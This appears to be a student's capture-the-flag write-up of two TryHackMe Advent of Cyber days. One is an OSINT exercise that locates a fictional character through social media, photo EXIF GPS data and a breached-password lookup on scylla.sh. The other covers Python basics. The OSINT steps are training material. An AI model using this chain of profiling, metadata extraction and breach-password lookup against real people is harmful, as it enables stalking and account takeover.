
Solution/walkthrough:



First, we searched IGuidetheClaus2020 on Google, and we viewed the reddit link: https://www.reddit.com/user/IGuidetheClaus2020/, where here is Rudolph's Reddit comment history.

Q1: What URL will take me directly to Rudolph's Reddit comment history?


Answer: https://www.reddit.com/user/IGuidetheClaus2020/comments



From the reddit, we knew that Rudolph was born at Chicago.

Q2: According to Rudolph, where was he born?


Answer: Chicago



Then, we Google for Robert's full name which his full name is Robert L. May.

Q3: Rudolph mentions Robert. Can you use Google to tell me Robert's last name?

Answer: May




Besides that, we searched IGuidetheClaus2020 on Google, and we viewed the twitter link: https://twitter.com/iguideclaus2020?lang=en , which is the platform that Rudolph have. The username is IGuideClaus2020.

Q4: On what other social media platform might Rudolph have an account?

Answer: Twitter

Q5: What is Rudolph's username on that platform?

IGuideClaus2020



From his retweeted posts, we knew that Bachelorette was his favorite TV show.

Q6: What appears to be Rudolph's favorite TV show right now?

Answer: Bachelorette

ENTERTAINMENT AND CULTURE ON INSTAGRAM

Chicago's 85th annual Thanksgiving Day Parade: Photos

By Alice Bazerghi | Nov 23, 2018, 3:18am GMT+8

SHARE

Volunteers at the Thanksgiving Day Parade maneuver a Rudolph the Rednose Reindeer balloon down State Street on November 22, 2018 | Max Herman/For the Sun-Times

MOST READ


Illinois Primary 2022 Election Results

'Downstate farmer' plows through the field — Darren Bailey handily wins six-candidate GOP governor's race

From his tweet on Nov 25, 2020, we searched the image with Google Lens and at the Visual matches, there is an article. From the article (https://chicago.suntimes.com/2018/11/22/18437887/chicago-s-85th-annual-thanksgiving-day-parade-photos), we knew the parade take place at Chicago.

Q7: Based on Rudolph's post history, he took part in a parade. Where did the parade take place?

Answer: Chicago




We saved the "higher resolution" image and check it's EXIF data here at:

https://exifdata.com/index.php for the location.

Q8: Okay, you found the city, but where specifically was one of the photos taken?


Answer: 41.891815, -87.624277



We also checked it's EXIF data here at: http://exif-viewer.com/ for the flag.

Q9: Did you find a flag too?


Answer: {FLAG}ALWAYSCHECKTHEEXIFD4T4




(From Youtube)We navigated to: https://scylla.sh/ , and the searched "email:rudolphthered@hotmail.com" which will show his password.

Q10: Has Rudolph been pwned? What password of his appeared in a breach?

Answer: spygame





Finally, we searched for the GPS position on Google Map, we knew that there is a hotel called "Chicago Marriott Downtown Magnificent Mile" which was the place Rudolph staying before.

Q11: Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?

Answer: 540

Thought Process/Methodology:


First, we searched IGuidetheClaus2020 on Google, and we viewed the reddit link: https://www.reddit.com/user/IGuidetheClaus2020/, where here is Rudolph's Reddit comment history. From the reddit, we knew that Rudolph was born at Chicago. Then, we Google for Robert's full name which his full name is Robert L. May. Besides that, we searched IGuidetheClaus2020 on Google, and we viewed the twitter link: https://twitter.com/iguideclaus2020?lang=en , which is the platform that Rudolph have. The username is IGuideClaus2020. From his retweeted posts, we knew that Bachelorette was his favorite TV show. Furthermore, we searched the image with Google Lens from his tweet on Nov 25, 2020 and at the Visual matches, there is an article. From the article (https://chicago.suntimes.com/2018/11/22/18437887/chicago-s-85th-annual-thanksgiving-day-parade-photos), we knew the parade take place at Chicago. We saved the "higher resolution" image and check it's EXIF data here at: https://exifdata.com/index.php for the location. We also checked it's EXIF data here at: http://exif-viewer.com/ for the flag. (From Youtube)We navigated to: https://scylla.sh/ , and the searched

"email:rudolphthered@hotmail.com" which will show his password. Finally, we searched for the GPS position on Google Map, we knew that there is a hotel called ”Chicago Marriott Downtown Magnificent Mile” which was the place Rudolph staying before.


Day 15: [Scripting] There's a Python in my stocking!

Tools used: Kali Linux, Firefox, Terminal, Visual Studio Code

Solution/walkthrough:




First, we opened python3 on the terminal.



Second, we execute True + True and we got 2.

Q1: What's the output of True + True?

Answer: 2



From TryHackMe, we knew that the database for installing other peoples libraries called Pypi.

Q2: What's the database for installing other peoples libraries called?

Answer: PyPi

```
>>> bool("False")
True
```

Third, we execute bool("False") *and the output is True.*

Q3: What is the output of bool("False")?

Answer: True

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')

# this parses the webpage into something that beautifulsoup can read over
soup = BeautifulSoup(html, "lxml")
# lxml is just the parser for reading the html

# this is the line that grabs all the links # stores all the links in the links variable
links = soup.find_all('a href')
for link in links:
    # prints each link
    print(link)
```

From TryHackMe, we knew that library lets us download the HTML of a webpage is Requests.

Q4: What library lets us download the HTML of a webpage?

Answer: Requests

```
>>> x = [1, 2, 3]
>>> y = x
>>> y.append(6)
>>>
>>> print(x)
[1, 2, 3, 6]
```

After that, we used the code given in TryHackMe to analyse for Question 5, and we got the answer.

Q5: What is the output of the program provided in "Code to analyse for Question 5" in today's material?

Answer: [1, 2, 3, 6]


We use the equals sign as an assignment operator. It assigns the value on the right-hand side to the bucket on the left.


Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

